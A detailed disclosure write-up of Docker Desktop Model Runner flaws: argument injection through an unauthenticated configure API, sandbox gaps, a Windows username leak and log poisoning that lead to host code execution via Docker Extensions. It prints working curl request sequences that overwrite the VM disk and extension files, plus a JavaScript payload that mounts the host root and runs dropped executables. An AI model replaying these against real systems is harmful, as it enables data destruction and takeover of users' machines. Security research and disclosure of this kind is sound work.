Under non-default configurations, the same primitive turns into arbitrary code execution on the host, on both macOS and Windows. The full chain requires a Docker Extension to be installed, the user to run a malicious image or a container to be compromised, and the user to open the extension's UI after running it. When those hold, code runs on the host with the privileges of the user running Docker Desktop. The Windows path additionally needs the username leak to make the write deterministic.
The Seatbelt escape (ZDI-26-451) was demonstrated with a container that has access to the Docker Desktop VM via a bind mount, and the report notes arbitrary code execution on the host was possible with a single ddClient call using only the Docker CLI. Standard macOS protections such as TCC and Gatekeeper still apply.
The WSL2 VM-to-host pivot (ZDI-26-258) requires a compromised Docker Desktop VM in the first place; Docker considers that prerequisite privileged and outside its threat model. With a container-to-VM escape for WSL2, an exposed Docker API such as CVE-2025-9074, or a way to mount Docker sockets, the pivot gives arbitrary code execution on the host.
Fix
For ZDI-26-150, the fix came in three stages:
0699420a(#482, 2025-12-05) removed runtime flags fromPOST /engines/_configureentirely, replacing them with structured backend-specific configuration.41dd3f13(#518, 2025-12-16) reintroduced runtime flags but addedvalidatePathSafety, which rejects any flag or value containing/or\, fixing the path operations.9acf1ed9(#601, 2026-02-09) layered on a strict per-backend allowlist, so only safe flags such as--threadsor--ctx-sizepass validation.
All three shipped in DMR v1.0.16, with a follow-up hardening commit 78504107 (#667) removing --trust-remote-code, an allowlisted flag that could allow models in vLLM to escape the container. Docker Desktop users received the fixed DMR via version 4.61.0 and later.
For ZDI-26-451, commit 98038869 modified the Seatbelt profile to deny Mach service lookups for com.apple.launchservicesd and com.apple.coreservices.launchservicesd, blocking the LaunchServices path.
ZDI-26-258 was not fixed: Docker responded that the scenario falls outside its threat model because the container-to-VM escape prerequisite is privileged.
Disclosure timeline for ZDI-26-150 (Docker Desktop for Mac Docker Model Runner Exposed Dangerous Function Denial-of-Service Vulnerability): reported to the vendor on 2025-11-05; Docker confirmed the fix on 2026-03-03 (CVE-2026-28400, GHSA-m456-c56c-hh5c); coordinated public release of the advisory on 2026-03-03.
Disclosure timeline for ZDI-26-451 (Docker Desktop for macOS Inference Server Permissive Allow List Sandbox Escape Vulnerability): reported to the vendor on 2026-02-25; Docker merged the tightened Seatbelt profile on 2026-02-27; coordinated public release of the advisory on 2026-07-23.
Variants to test
- Other unauthenticated local APIs that accept runtime flags: look for endpoints that persist configuration and apply it on the next process spawn. A positive result is a stored flag that changes the command line of a host process, visible in the process listing or in the effect of a filesystem-touching flag.
- Other llama-server flags that touch the filesystem: the report lists
--grammar-file,--chat-template-fileand--log-file, and notes that--lora,--control-vector,--model,--json-schema-file,--mmproj,--api-key-fileand--model-draftaccept UNC paths on Windows. A positive result is a read of a file outside the intended sandbox, or an outbound SMB connection that discloses the username. - Other log sinks in llama-server: GGUF metadata key names, metadata values such as
general.name, andtokenizer.chat_templateare listed as unsanitized. A positive result is attacker-chosen content appearing verbatim in the log file. --override-kvcombined with--verbose: a positive result is crafted metadata or prompt content written into the log without a crafted model.- Other Electron-based extension hosts with a
ddClient-style bridge: check whether extension assets are writable from a sandboxed process and whether the renderer executes them. A positive result is JS execution in the renderer and a host CLI call from it. - Other Seatbelt profiles that allow
(allow default)and do not denylaunchservicesd: a positive result isopen -aspawning an application outside the sandbox. - Other VM-to-host pivots through a backend socket: check whether settings such as
onlyMarketPlaceExtensionscan be changed from inside the VM. A positive result is arbitrary extension installation from a compromised VM.
What happened, in plain words
Docker Desktop is a program that lets you run Linux software (called containers) on a Mac or a Windows PC. Inside Docker Desktop there is a feature called Docker Model Runner (DMR) that downloads AI language models and runs them on your computer so you can chat with them locally. A security researcher, Nitesh Surana, found that a container running on your machine could talk to that AI feature and make it do things it should never do: read files on your computer, overwrite files on your computer, and in some setups run any program it wanted on your computer, outside the container.
The root of the problem is simple to state. The AI feature accepts a list of extra settings from whoever asks, and it passes those settings straight to the AI program as if they were typed on a command line. Some of those settings tell the AI program to read or write files. So a container, which is supposed to be sealed off, could say "please write your log to this file" and the AI program, running on your real computer, would do it.
From there the researcher built a chain. First, use the file write to damage Docker's own disk, which breaks Docker (a denial of service). Second, use the file write to replace a file that a Docker Extension (a plugin for Docker Desktop) will later open in its window. When you open that plugin, the replaced file runs JavaScript, and that JavaScript can ask Docker to run a program on your computer. That is full code execution on the host.
The researcher also found two related escapes: one that gets out of the macOS sandbox by replacing the llama-server binary with a script that uses the open command, and one that lets a compromised Docker virtual machine on Windows flip a security setting and install any extension it likes. The first was fixed; for the second, Docker responded that the scenario falls outside its threat model because the container-to-VM escape prerequisite is privileged.
Below, every step is explained from scratch, with the same requests the researcher used.
Background: what all these pieces are
Before the attack makes sense, you need a picture of the moving parts.
Containers. A container is a way to run a program with its own private view of the filesystem and network, so it cannot normally touch the rest of your computer. People use containers to run web servers, databases, and now AI models. The whole promise is isolation: what happens in the container stays in the container.
Docker Desktop. Docker Desktop is the application that makes containers easy to run on a Mac or Windows PC. Macs and Windows PCs do not run Linux programs natively, so Docker Desktop ships a small Linux virtual machine (a whole computer simulated in software) and runs the containers inside it. On macOS that virtual machine uses Apple's Virtualization Framework; on Windows it uses WSL2, which is Microsoft's way of running Linux alongside Windows.
The Docker Backend. A small helper program called com.docker.backend on macOS (or com.docker.backend.exe on Windows) sits between your real computer (the "host") and that Linux virtual machine. It starts things, stops things, and passes messages back and forth. The report calls this passing of messages IPC, short for inter-process communication.
Docker Model Runner (DMR). This is the feature that downloads AI models and serves them. You use commands like docker model pull and docker model run, in the same style as container commands. Models are distributed as OCI artifacts, which is just a standard packaging format used by container registries (online libraries of container images). At the time of the research, DMR started a program called llama-server, part of the llama.cpp project, to do the actual AI work.
The important detail: on macOS and Windows, llama-server does not run inside the Linux virtual machine. It runs on your real computer, as a child process of the Docker Backend, with your user account's permissions. That is why this matters. If a container can influence that process, it is influencing something on the host.
Because AI models are files you download from the internet, Docker treats them as untrusted and wraps llama-server in an operating-system sandbox: Seatbelt on macOS, Job Objects on Windows. A sandbox is a set of rules the operating system enforces on a process, saying which files it may read, which it may write, and what else it may do. The report stresses that these two sandboxes are not equally strong, and that difference is central on Windows.
The API. An API (application programming interface) is a way for one program to ask another program to do something, usually over the network. DMR exposes a REST API: a set of web addresses that accept requests, much like web pages, but returning data or performing actions instead of showing a page. The report's key observation is that this API has no authentication. Authentication means proving who you are, with a password or a token (a secret string that acts like a key). Here there is none: any container can reach the API at the internal name model-runner.[redacted] over plain HTTP, with no password at all.
The research question was therefore: can a completely ordinary container, with no extra permissions, no special flags, no mounted folders, get from inside the container to code running on the host?
One scope note: Docker Desktop for Windows running Windows containers, and Docker Desktop for Linux, are not covered.
Setup: the API's shape
The analysis refers to the DMR source code at docker/model-runner@38a800. The API is split into two families of addresses, both served at model-runner.[redacted]:
// pkg/inference/api.go

const ExperimentalEndpointsPrefix = "/exp/vDD4.40"

var InferencePrefix = "/engines"

var ModelsPrefix = "/models"

// main.go

router.Handle(inference.ModelsPrefix, modelManager)

router.Handle(inference.ModelsPrefix+"/", modelManager)

router.Handle(inference.InferencePrefix+"/", scheduler)

// pkg/inference/models/manager.go

func (m *Manager) routeHandlers() map[string]http.HandlerFunc {

	return map[string]http.HandlerFunc{

		"POST " + inference.ModelsPrefix + "/create": m.handleCreateModel

		[ ... truncated for readability ... ]

	}

}

// pkg/inference/scheduling/scheduler.go

func (s *Scheduler) routeHandlers() map[string]http.HandlerFunc {

	openAIRoutes := []string{

		"POST " + inference.InferencePrefix + "/{backend}/v1/chat/completions"

        "POST " + inference.InferencePrefix + "/{backend}/v1/chat/completions",

		"POST " + inference.InferencePrefix + "/{backend}/v1/completions",

		"POST " + inference.InferencePrefix + "/{backend}/v1/embeddings",

		"POST " + inference.InferencePrefix + "/v1/chat/completions",

		"POST " + inference.InferencePrefix + "/v1/completions",

		"POST " + inference.InferencePrefix + "/v1/embeddings",

	}

	[ ... truncated for readability ... ]

	m["POST "+inference.InferencePrefix+"/{backend}/_configure"] = s.Configure

	m["POST "+inference.InferencePrefix+"/_configure"] = s.Configure

	[ ... truncated for readability ... ]

}
Line by line, in plain words:
ExperimentalEndpointsPrefix = "/exp/vDD4.40"defines a prefix for experimental addresses. It is not used in the attack.InferencePrefix = "/engines"andModelsPrefix = "/models"are the two families: one for managing models, one for running them.router.Handle(...)lines tell the web server which piece of code answers which address./modelsgoes to the model manager,/engines/goes to the scheduler (the part that decides when to start an AI process).- The
routeHandlersmap in the model manager lists the model addresses. The one shown isPOST /models/create, which creates (downloads) a model. - The scheduler's map lists the inference addresses. The
{backend}part is a placeholder for the engine name, for examplellama.cpp. The/v1/chat/completions,/v1/completionsand/v1/embeddingsaddresses mimic the well-known OpenAI API, so existing tools can talk to DMR without changes. - The last two lines are the ones that matter most:
POST /engines/{backend}/_configureandPOST /engines/_configureboth calls.Configure. This is the configuration address that the whole attack starts from.
The proof of concept has three prerequisites:
- A Docker Extension is installed.
- The user runs a malicious image, or a container gets compromised.
- The user opens the extension's UI after running it.
A Docker Extension is a plugin that adds a panel to Docker Desktop's window. The third condition is the human step: the user has to click into the plugin's screen.
Finding it: the argument injection
The _configure address is backed by a data structure called ConfigureRequest. It accepts two JSON properties (JSON is a text format for structured data, like a very strict form) whose values are appended as command-line arguments for llama-server. It calls the Configure method of the scheduler:
//pkg/inference/scheduling/scheduler.go

func (s *Scheduler) Configure(w http.ResponseWriter, r *http.Request) {

    [ ... truncated for readability ... ]

    body, err := io.ReadAll(http.MaxBytesReader(w, r.Body, maximumOpenAIInferenceRequestSize)) // [1]

	configureRequest := ConfigureRequest{

		ContextSize: -1,

	}

	if err := json.Unmarshal(body, &configureRequest); err != nil {

		http.Error(w, "invalid request", http.StatusBadRequest)

		return

	}

	var runtimeFlags []string

	if len(configureRequest.RuntimeFlags) > 0 {

		runtimeFlags = configureRequest.RuntimeFlags // [2.1]

	} else {

		rawFlags, err := shellwords.Parse(configureRequest.RawRuntimeFlags)

		[ ... truncated for readability ... ]

		runtimeFlags = rawFlags // [2.2]

	}

	var runnerConfig inference.BackendConfiguration // [3]

	runnerConfig.ContextSize = configureRequest.ContextSize

	runnerConfig.RuntimeFlags = runtimeFlags // [4]

    mode := inference.BackendModeCompletion

	if slices.Contains(runnerConfig.RuntimeFlags, "--embeddings") {

		mode = inference.BackendModeEmbedding

	}

	if model, err := s.modelManager.GetModel(configureRequest.Model); err == nil { // [5]

		s.tracker.TrackModel(model, r.UserAgent())

	}

	modelID := s.modelManager.ResolveModelID(configureRequest.Model)

	if err := s.loader.setRunnerConfig(r.Context(), backend.Name(), modelID, mode, runnerConfig); err != nil { // [6]

		[ ... truncated for readability ... ]

		return

	}

	w.WriteHeader(http.StatusAccepted)

}
The numbered points, explained:
- The body of the incoming
/engines/_configurerequest is read and decoded. In everyday terms: the server opens the envelope and reads the form inside. - If the body has
runtime-flagsfilled in, the value is saved toruntimeFlagsexactly as sent. If instead the body hasraw-runtime-flags, the value is split into separate words byshellwords.Parse(), a function that breaks a string apart the way a shell would, respecting quotes. Either way, the caller decides the words. runnerConfigis a container for the inference server's backend configuration, meaning the settings used when the AI program is started.- The runtime flags are stored in that configuration.
- The POST request's
modelproperty is used to look up the model ID whose configuration will be changed. setRunnerConfigsaves the modified configuration per model and per mode (embedding or non-embedding). From this point on, the altered configuration will be applied the next time the runner is started.
This is the vulnerability class called argument injection. A command-line program is started with a list of words, called arguments, that tell it what to do: which file to open, which port to listen on, and so on. If an attacker can add words to that list, they can change the program's behaviour without ever touching its code. It is like a restaurant order pad where a customer can add extra lines: "one soup, and also unlock the back door".
Next, the model is loaded through the chat-completions address /v1/chat/completions, so that the inference server starts with the altered configuration. The arguments travel as follows:
// pkg/inference/scheduling/api.go

type OpenAIInferenceRequest struct {

	Model string `json:"model"`

}

// pkg/inference/scheduling/scheduler.go

func (s *Scheduler) handleOpenAIInference(w http.ResponseWriter, r *http.Request) {

    [ ... truncated for readability ... ]

	backendMode, ok := backendModeForRequest(r.URL.Path) // [1]

    [ ... truncated for readability ... ]

	var request OpenAIInferenceRequest

	if err := json.Unmarshal(body, &request); err != nil {

		http.Error(w, "invalid request", http.StatusBadRequest)

		return

	}

    [ ... truncated for readability ... ]

	modelID := s.modelManager.ResolveModelID(request.Model) // [2]

	runner, err := s.loader.load(r.Context(), backend.Name(), modelID, request.Model, backendMode) // [3]

    [ ... truncated for readability ... ]

	upstreamRequest := r.Clone(r.Context())

	upstreamRequest.Body = io.NopCloser(bytes.NewReader(body))

	runner.ServeHTTP(w, upstreamRequest)

}
- The backend mode is worked out from the end of the web address:
/v1/chat/completionsor/v1/completionsmeans completion mode (generating text),/v1/embeddingsmeans embedding mode (turning text into numbers). - The chat request's
modelproperty says which model is being used. - The scheduler asks the loader, via
load, to carry out the request.
// pkg/inference/scheduling/loader.go

func (l *loader) load(ctx context.Context, backendName,

	modelID, modelRef string, mode inference.BackendMode) (*runner, error) {

    [ ... truncated for readability ... ]

	existing, ok := l.runners[runnerKey{backendName, modelID, mode}]

	if ok {

        [ ... truncated for readability ... ]

			l.references[existing.slot] += 1

			return l.slots[existing.slot], nil // [4]

	}

    [ ... truncated for readability ... ]

	if slot >= 0 {

		var runnerConfig *inference.BackendConfiguration

		if rc, ok := l.runnerConfigs[runnerKey{backendName, modelID, mode}]; ok {

			runnerConfig = &rc // [5]

		}

		runner, err := run(l.log, backend, modelID, mode, slot, runnerConfig, l.openAIRecorder) // [6]

		if err != nil {

			return nil, fmt.Errorf("unable to start runner: %w", err)

		}

        [ ... truncated for readability ... ]
- If a runner for this backend, model and mode is already alive, it is reused as-is. The altered configuration is ignored if a runner already exists. This is a practical detail for anyone reproducing the attack: you need the process to start fresh.
- Otherwise, the saved flags from
_configureare fetched intorunnerConfig. - The runner is created by calling
run(...)inpkg/scheduling/runner.go, passing the fetched configuration.
// pkg/inference/scheduling/runner.go

func run(log logging.Logger, backend inference.Backend, model string,

	mode inference.BackendMode, slot int,

	runnerConfig *inference.BackendConfiguration, ...) (*runner, error) {

	socket, err := RunnerSocketPath(slot)

    [ ... truncated for readability ... ]

	proxy := httputil.NewSingleHostReverseProxy(upstream)

	go func() {

		if err := backend.Run(runCtx, socket, model, mode, runnerConfig); err != nil { // [7]

			r.err = err

		}

	}()

    [ ... truncated for readability ... ]
run()callsbackend.Run()inside a goroutine (a lightweight background thread), giving it the slot's Unix socket path (a Unix socket is a way for programs on the same machine to talk, like an internal phone line), the model ID, the mode, and the attacker-controlledrunnerConfigfrom_configure.backend.Run()calls into theinference.Backendinterface; the default implementation is llama.cpp'sllama-server.
// pkg/inference/backends/llamacpp/llamacpp.go

func (l *llamaCpp) Run(ctx context.Context, socket, model string,

	mode inference.BackendMode, config *inference.BackendConfiguration) error {

    [ ... truncated for readability ... ]

	args, err := l.config.GetArgs(bundle, socket, mode, config) // [8]

    [ ... truncated for readability ... ]

	llamaCppSandbox, err := sandbox.Create(

		ctx, sandbox.ConfigurationLlamaCpp, func(command *exec.Cmd) { ... },

		binPath,

		filepath.Join(binPath, "com.docker.llama-server"),

		args..., // [9]

	)
// pkg/inference/backends/llamacpp/llamacpp_config.go

func (c *Config) GetArgs(bundle types.ModelBundle, socket string,

	mode inference.BackendMode, config *inference.BackendConfiguration) ([]string, error) {

	args := append([]string{}, c.Args...)

    [ ... truncated for readability ... ]

	args = append(args, "--model", modelPath, "--host", socket)

    [ ... truncated for readability ... ]

	if config != nil {

		args = append(args, config.RuntimeFlags...) // [8.1]

	}

    [ ... truncated for readability ... ]

	return args, nil

}
8 and 8.1: GetArgs builds llama-server's final command line. It starts with hardcoded performance flags, then the model path, the socket host, the mode and context-size arguments, and finally appends the caller-supplied runtime flags exactly as given. Nothing checks whether those flags are safe.
// pkg/sandbox/sandbox_darwin.go

func Create(ctx context.Context, configuration string, modifier func(*exec.Cmd),

            updatedBinPath, name string, arg ...string) (Sandbox, error) {

	[ ... truncated for readability ... ]

	sandboxedArgs := make([]string, 0, len(arg)+3)

	sandboxedArgs = append(sandboxedArgs, "-p", profile, name)

	sandboxedArgs = append(sandboxedArgs, arg...) // [10]

	command := exec.CommandContext(ctx, "sandbox-exec", sandboxedArgs...)

	if modifier != nil {

		modifier(command)

	}

	if err := command.Start(); err != nil {

		cancel()

		return nil, fmt.Errorf("unable to start sandboxed process: %w", err)

	}

	return &sandbox{

		cancel:  cancel,

		command: command,

	}, nil

}
9: The final set of arguments goes to sandbox.Create [10], which starts com.docker.llama-server inside a macOS Seatbelt sandbox (sandbox-exec -p <profile>) with the attacker-controlled flags passed through untouched.
So, using /engines/_configure or /engines/llama.cpp/_configure, a container created with default privileges can supply arbitrary command-line arguments to the llama-server process running on the host.
That is a promising starting point on its own. llama.cpp has had memory-corruption bugs that malicious GGUF models could trigger, and the DMR API lets a container pull and load arbitrary GGUF models. (GGUF is the file format for these AI models; memory corruption is a class of bug where a program writes into memory it should not, sometimes letting an attacker take control.) The obvious next step would be to hunt for an exploitable bug in llama-server itself, through a malicious model or through the argument injection already in hand. But llama-server has no flag that runs code by itself. The useful arguments are the ones that touch the filesystem, and whether they are useful depends on what the operating-system sandbox around llama-server permits. So the next step is to look at the llama-server flags that cause file operations.
Exploitation
Step 1: The file-operation sinks
Three llama-server flags cause file operations. A "sink" here means a place where attacker input ends up doing something real. llama-server is the same program on both platforms, so these behave identically; what differs is which paths the surrounding sandbox leaves reachable.
--grammar-file: reads a file as a GBNF (GGML Backus-Naur Form) grammar. A grammar is a set of rules describing what text is allowed. If the file fails to parse, the error message logs the file's contents, which means the file's contents end up in the log.--chat-template-file: reads a file as a Jinja2 chat template (a template is a text file with placeholders that shape how a conversation is formatted). Its content can be logged by combining it with--verbose.--log-file: writes inference logs to the specified path. This is the one that gives a write.
Step 2: What the macOS Seatbelt profile allows
Since Docker Desktop 4.46.0, llama-server on macOS is launched via sandbox-exec using a Seatbelt profile. Seatbelt is Apple's built-in sandbox mechanism: you hand it a text file of rules, and the operating system enforces them. The profile opens with (allow default), a deliberate choice that means "everything is allowed unless I say otherwise". That forces the author to list every dangerous operation to deny:
// pkg/sandbox/sandbox_darwin.go

const ConfigurationLlamaCpp = `(version 1)

(allow default)

(deny network*)

(allow network-bind network-inbound

    (regex #"inference.*-[0-9]+\.sock$"))

(deny device*)

(deny nvram*)

(deny system*)

(deny job-creation)

(deny dynamic-code-generation)

(deny user-preference*)

(deny file-map-executable)

(deny file-write*)

(deny file-read*

    (subpath "/Applications")

    (subpath "/private/etc")

    (subpath "/Library")

    (subpath "/Users")

    (subpath "/Volumes"))

(allow file-read* file-map-executable

    (subpath "/usr")

    (subpath "/System")

    (regex #"Docker\.app/Contents/Resources/model-runner")

    (subpath "[UPDATEDBINPATH]")

    (subpath "[UPDATEDLIBPATH]"))

(allow file-write*

    (literal "/dev/null")

    (subpath "/private/var")

    (subpath "[HOMEDIR]/Library/Containers/com.docker.docker/Data")

    (subpath "[WORKDIR]"))

(allow file-read*

    (subpath "[HOMEDIR]/.docker/models")

    (subpath "[HOMEDIR]/Library/Containers/com.docker.docker/Data")

    (subpath "[WORKDIR]"))

`
Reading the rules in plain words:
(allow default)means start from "yes to everything".(deny network*)blocks all network access, then(allow network-bind network-inbound ...)re-allows only listening on a socket whose name matches the patterninference.*-[0-9]+\.sock. That is how the container talks to the AI process.(deny device*),(deny nvram*),(deny system*),(deny job-creation),(deny dynamic-code-generation),(deny user-preference*)and(deny file-map-executable)block hardware access, firmware variables, system calls, creating jobs, generating code at runtime, changing preferences, and mapping files as executable.(deny file-write*)blocks all writes, and(deny file-read* ...)blocks reads of/Applications,/private/etc,/Library,/Usersand/Volumes.- Then reads are re-allowed under
/usr,/System, the Docker app's model-runner resources, and two placeholder paths for the updated binary and libraries. - Writes are re-allowed to
/dev/null(the bin where output is thrown away), under/private/var, under[HOMEDIR]/Library/Containers/com.docker.docker/Data, and under[WORKDIR]. - Reads are re-allowed under
[HOMEDIR]/.docker/models, the sameDatadirectory, and[WORKDIR].
From a process standpoint the profile is heavily locked down, so the focus was on the file operations it permits:
- Reads under
~/.docker/models,~/Library/Containers/com.docker.docker/Data, and WORKDIR (which resolves to that same Data directory). - Writes to
/dev/null, and under/private/var/,~/Library/Containers/com.docker.docker/Data, and WORKDIR.
The directory ~/Library/Containers/com.docker.docker/Data is where Docker Desktop stores its logs, the Unix sockets for VM-host IPC, Docker Extension assets, and the data disk at vms/0/data/Docker.raw. Since the Seatbelt profile allows reads and writes under the Data tree, the file-read flags (--grammar-file, --chat-template-file) can be pointed at Docker Desktop logs, which have many times been found to contain credentials. That is one interesting find: logs are a classic place where secrets leak, because programs write helpful details into them without thinking about who can read them.
Another possibility is to point --log-file at the path of the disk at vms/0/data/Docker.raw and overwrite it with llama-server logs. This disk contains every container, image, volume and image build cache for the current user running Docker Desktop. Overwriting it is like pouring coffee into a filing cabinet: the data is still physically there, but nothing can be read from it any more. The following requests from a Docker container result in the data disk being overwritten:
# Pull Smollm2 LLM OCI artifact from Docker Hub

curl -X POST http://model-runner.[redacted]/models/create -d '{"from":"ai/smollm2:latest"}'

# Point the `--log-file` argument to Docker Desktop data disk

# `-n 1` caps inference output to a single token

curl -X POST http://model-runner.[redacted]/engines/_configure  -d '{

        "model":"ai/smollm2:latest",

        "raw-runtime-flags":"--log-file ./vms/0/data/Docker.raw -n 1"

}'

# Invoke chat completion to run inference server process to overwrite Docker Desktop VM disk

curl http://model-runner.[redacted]/engines/llama.cpp/v1/chat/completions -d '{

    "model": "ai/smollm2:latest",

    "messages": [

        {"role":"system","content":"You are a helpful assistant."},

        {"role": "user","content": "hey there!"}

    ]
}'
Line by line:
curlis a command-line tool for sending web requests.-X POSTsays "send a POST request", the kind used to submit data.-dsupplies the body of the request.- The first request pulls the Smollm2 model as an OCI artifact from Docker Hub, the public registry. It is a normal, harmless model; the attack is not in the model.
- The second request stores a runtime configuration whose
--log-filepoints at the VM data disk, with-n 1capping inference output to a single token (a token is a small chunk of text, so this keeps the log short). - The third request triggers inference, which starts the runner with the stored flags and writes
llama-server's log over the disk.
These requests overwrite the Docker Desktop VM data disk. A denial of service means making something unusable rather than stealing from it.
Step 3: What the Windows Job Object allows
On Windows, DMR sandboxes llama-server using a Windows Job Object, built on go-winjob, with a configuration that blocks clipboard read and write, disables outgoing network traffic, prevents desktop switching and system-parameter changes, and terminates the process on unhandled exceptions.
A Job Object is a Windows feature for grouping processes so the system can limit them. It is used to constrain memory, CPU, process count and process lifetime. It imposes no filesystem restrictions at all, other than what the user's privileges allow. The sandboxed llama-server runs with the same filesystem access as the Docker Desktop user, so the file-operation flags give arbitrary read and write access, bounded only by the user's DACL. A DACL is the Windows access-control list: the per-file list of who may read or write it.
In everyday terms: the macOS sandbox is a room with a locked door and a list of which cupboards you may open. The Windows sandbox is a room with no door at all, only a note saying "please do not leave".
Step 4: Leaking the Windows username
On Windows, the username is needed to build the paths of interest. DMR decides where llama-server runs by comparing the digest of its bundled binary with the Docker Hub image docker/docker-model-backend-llamacpp:latest. A digest is a fingerprint of a file's contents. On a mismatch, the image from Docker Hub is pulled and the binary and DLLs are extracted to %USERPROFILE%\.docker\bin\; otherwise llama-server runs from %PROGRAMFILES%\Docker\Docker\resources\model-runner\bin. The working directory is therefore not predictable, and path traversal into the user's data directories is unstable. To write to %APPDATA%, %LOCALAPPDATA% or %USERPROFILE% reliably, the username is needed. Two ways were found to leak it from a container without any user interaction.
The first is a UNC path. A UNC path is a Windows path that starts with two backslashes and points at a network share, like \\server\share. The --log-file flag accepts a UNC path, and the SMB session-setup negotiation against an attacker-controlled SMB server discloses the Docker Desktop user's username in cleartext. SMB is Windows' file-sharing protocol; during the initial handshake the client proves who it is, and the username travels in the clear. It also yields a capturable Net-NTLMv2 value as a bonus, which could be relayed or cracked, though the chain only needs the username. Net-NTLMv2 is a hashed proof of the password that can be captured and attacked offline.
During enumeration, the following flags were also found to accept UNC paths: --lora, --control-vector, --model, --grammar-file, --json-schema-file, --mmproj, --api-key-file, --chat-template-file, and --model-draft.
The second is simpler and entirely local. Passing an invalid argument or value makes llama-server exit with an error, and the username appears in the error log along with the host paths it prints. Programs often print helpful context when they fail, and that context includes where they were running.
With the username in hand, the Windows write becomes deterministic, anywhere the Docker Desktop user can read and write, from a container created with default capabilities. At this point the chain has host file read and a write whose destination is controlled, on either platform. The file's contents are not yet controlled, and there is no arbitrary code execution yet.
Step 5: Controlling log contents
--log-file writes llama-server's own log output, not arbitrary bytes of the attacker's choosing, so the write is only as useful as the control over what llama-server logs. When llama-server loads a GGUF model, it serializes server info, the model path, and then the model metadata. GGUF models store hyperparameters, names, descriptions and chat templates as key-value pairs inside a single file. A key-value pair is a label and its value, like "name: my model". Examining the llama-server logging paths revealed multiple unsanitized sinks that let an attacker place arbitrary content into the logs. "Unsanitized" means the content is written out without being cleaned or escaped first.
- GGUF metadata key names.
- GGUF metadata values, for example
general.name. - The chat template stored in the metadata key
tokenizer.chat_template.
This list is not exhaustive, and using it requires the content to be in a GGUF model, which can be pulled via /models/create. Two llama-server arguments make log pollution independent of a crafted model: --verbose, which logs system and user prompts along with responses (and the chat-completions endpoint is reachable from a container, so content can simply be sent in the prompt and llama-server logs it), and --override-kv, which injects or overwrites GGUF metadata key-value pairs at runtime. Chained with the argument-injection primitive, --override-kv is a direct path to writing attacker-crafted metadata into the inference logs.
These sinks are a property of llama-server, not the host OS, so the technique carries across platforms unchanged. After this step the attacker controls the destination path (within each platform's cap), the file name, and, deterministically, a meaningful portion of the content.
Step 6: Turning the write into code execution through Docker Extensions
Docker Extensions let third-party tools plug into Docker Desktop. They consist of a renderer that runs inside Docker Desktop's Electron UI, an optional container backend, and executables that can be run on the host. Electron is the framework that lets a desktop app be built from web pages; the renderer is the part that draws the page. Docker Desktop's UI runs Electron with Node.js integration disabled and with context isolation and sandboxing enabled. Those are safety settings that stop a web page from reaching the computer directly. Extensions have been leveraged before as a route to arbitrary code execution (for example CVE-2024-8695, CVE-2024-8696, ZDI-24-1019).
The renderer exposes the Docker Extensions SDK. An SDK is a set of tools a plugin is given to work with its host. A ddClient object offers methods for listing containers and images, navigating the Docker Desktop UI, and more. Two are relevant to this chain:
ddClient.docker.cli.exec(cmd, (args...)): runs the Docker CLI on the host with arbitrary arguments, including powerful flags such as--privileged, volume mounts,--cap-add,--pid,--ipc,--net, and--device. The Docker CLI is thedockercommand;--privilegedgives a container almost full access to the machine.ddClient.extension.host.cli.exec(cmd, (args...)): invokes an executable located in the extension's dedicatedhost/directory on the host, unsandboxed.
Because extensions can trigger privileged host operations by design, their assets (web resources and host executables) are valuable, and they are stored on the host at predictable paths. On macOS those paths sit inside the Seatbelt-permitted Data subtree, which makes them writable via the --log-file primitive. On Windows they live under %APPDATA%\Docker\extensions\, which is why the username leak matters.
To drop an executable rather than only overwrite a renderer, the host filesystem also needs to be reachable from an additional helper container launched by the Extension frontend. By default, Docker Desktop shares host directories into the VM with the privileges of the user running Docker Desktop: on macOS over VirtioFS (/Users, /Volumes, /private, /tmp, /var/folders), and on Windows over WSL2's 9P protocol, with host drives mounted under /mnt. VirtioFS and 9P are ways of making one machine's folders appear inside another. In both cases, a container with the VM filesystem bind-mounted can write directly into the Extensions assets directory. This design choice is also why a container that has escaped to the Docker Desktop VM can reach the host filesystem as the current user running Docker Desktop.
Step 7: The GGUF payload
The payload is a GGUF model whose general.name metadata key's value is set to a JS block that invokes two ddClient calls resulting in arbitrary code execution on the host:
<script>

 (async () => {

  await ddClient.docker.cli.exec("run", [

    "-v", "/:/hostOS",

    "[redacted]:80/poc/vm_escape:latest"

  ]).catch(() => {});

  // For macOS

  await ddClient.extension.host.cli.exec("calc.sh", [])

    .catch(() => {});

  // For Windows

  await ddClient.extension.host.cli.exec("calc.bat", [])

    .catch(() => {});

 })();

</script>
Line by line:
<script>and</script>mark the block as JavaScript, the language web pages run.(async () => { ... })();defines a function and runs it immediately.asyncandawaitmean "wait for this step to finish before moving on".ddClient.docker.cli.exec("run", ["-v", "/:/hostOS", "[redacted]:80/poc/vm_escape:latest"])asks Docker to run a container.-v /:/hostOSmounts the whole filesystem root at/hostOSinside that container, so the container can see everything. The image comes from[redacted]:80/poc/vm_escape:latest..catch(() => {})swallows any error, so a failure does not stop the rest.ddClient.extension.host.cli.exec("calc.sh", [])runscalc.shon the host, for macOS; the Windows line runscalc.batinstead.
The vm_escape image drops the executable calc.sh on macOS and calc.bat on Windows. The first call starts a helper container with the VM root mounted at /hostOS, through which the executable is written into the extension's host/ directory; the second runs the dropped executable on the host through the extension's host CLI.
Step 8: The full chain
The chain runs as follows and is identical on macOS and Windows except for the one Windows-only username-leak step and the platform-specific paths.
- Stage 0, from the container: on Windows, first leak the Docker Desktop username, either by pointing a UNC
--log-fileat an attacker-controlled SMB server or by forcingllama-serverto exit on a rejected argument and then reading the username from its error log. In either event, the next step is to use the file-read primitive to read the Docker Desktop logs and enumerate the names of installed extensions; on Windows this read requires the leaked username, while on macOS all logs can be found within theDatasubtree. - Stage 1, from the container: pull the crafted GGUF whose
general.nameis a JS payload that will be rendered in the extension UI. On Windows, use the username from Stage 0 to construct the%APPDATA%extension path. Point--log-fileat each installed extension'sindex.htmland trigger inference. When the chat completion runs,llama-serverlogs the metadata value, overwriting the extension'sindex.htmlon the host with the inference log containing the JS payload.
# 1. OS independent

curl -X POST http://model-runner.[redacted]/models/create -d '{

    "from":"malicious/model:latest"

}'

# 2a. For Windows

curl -X POST http://model-runner.[redacted]/engines/_configure -d '{

    "model":"malicious/model:latest",

    "raw-runtime-flags":"--log-file C:\\\\Users\\\\$USERNAME\\\\AppData\\\\Roaming\\\\Docker\\\\extensions\\\\ngrok_ngrok-docker-extension\\\\ui\\\\ui\\\\index.html -n 1"

}'

# 2b. For macOS

curl -X POST http://model-runner.[redacted]/engines/_configure -d '{

    "model":"malicious/model:latest",

    "raw-runtime-flags":"--log-file ./extensions/ngrok_ngrok-docker-extension/ui/ui/index.html -n 1"

}'

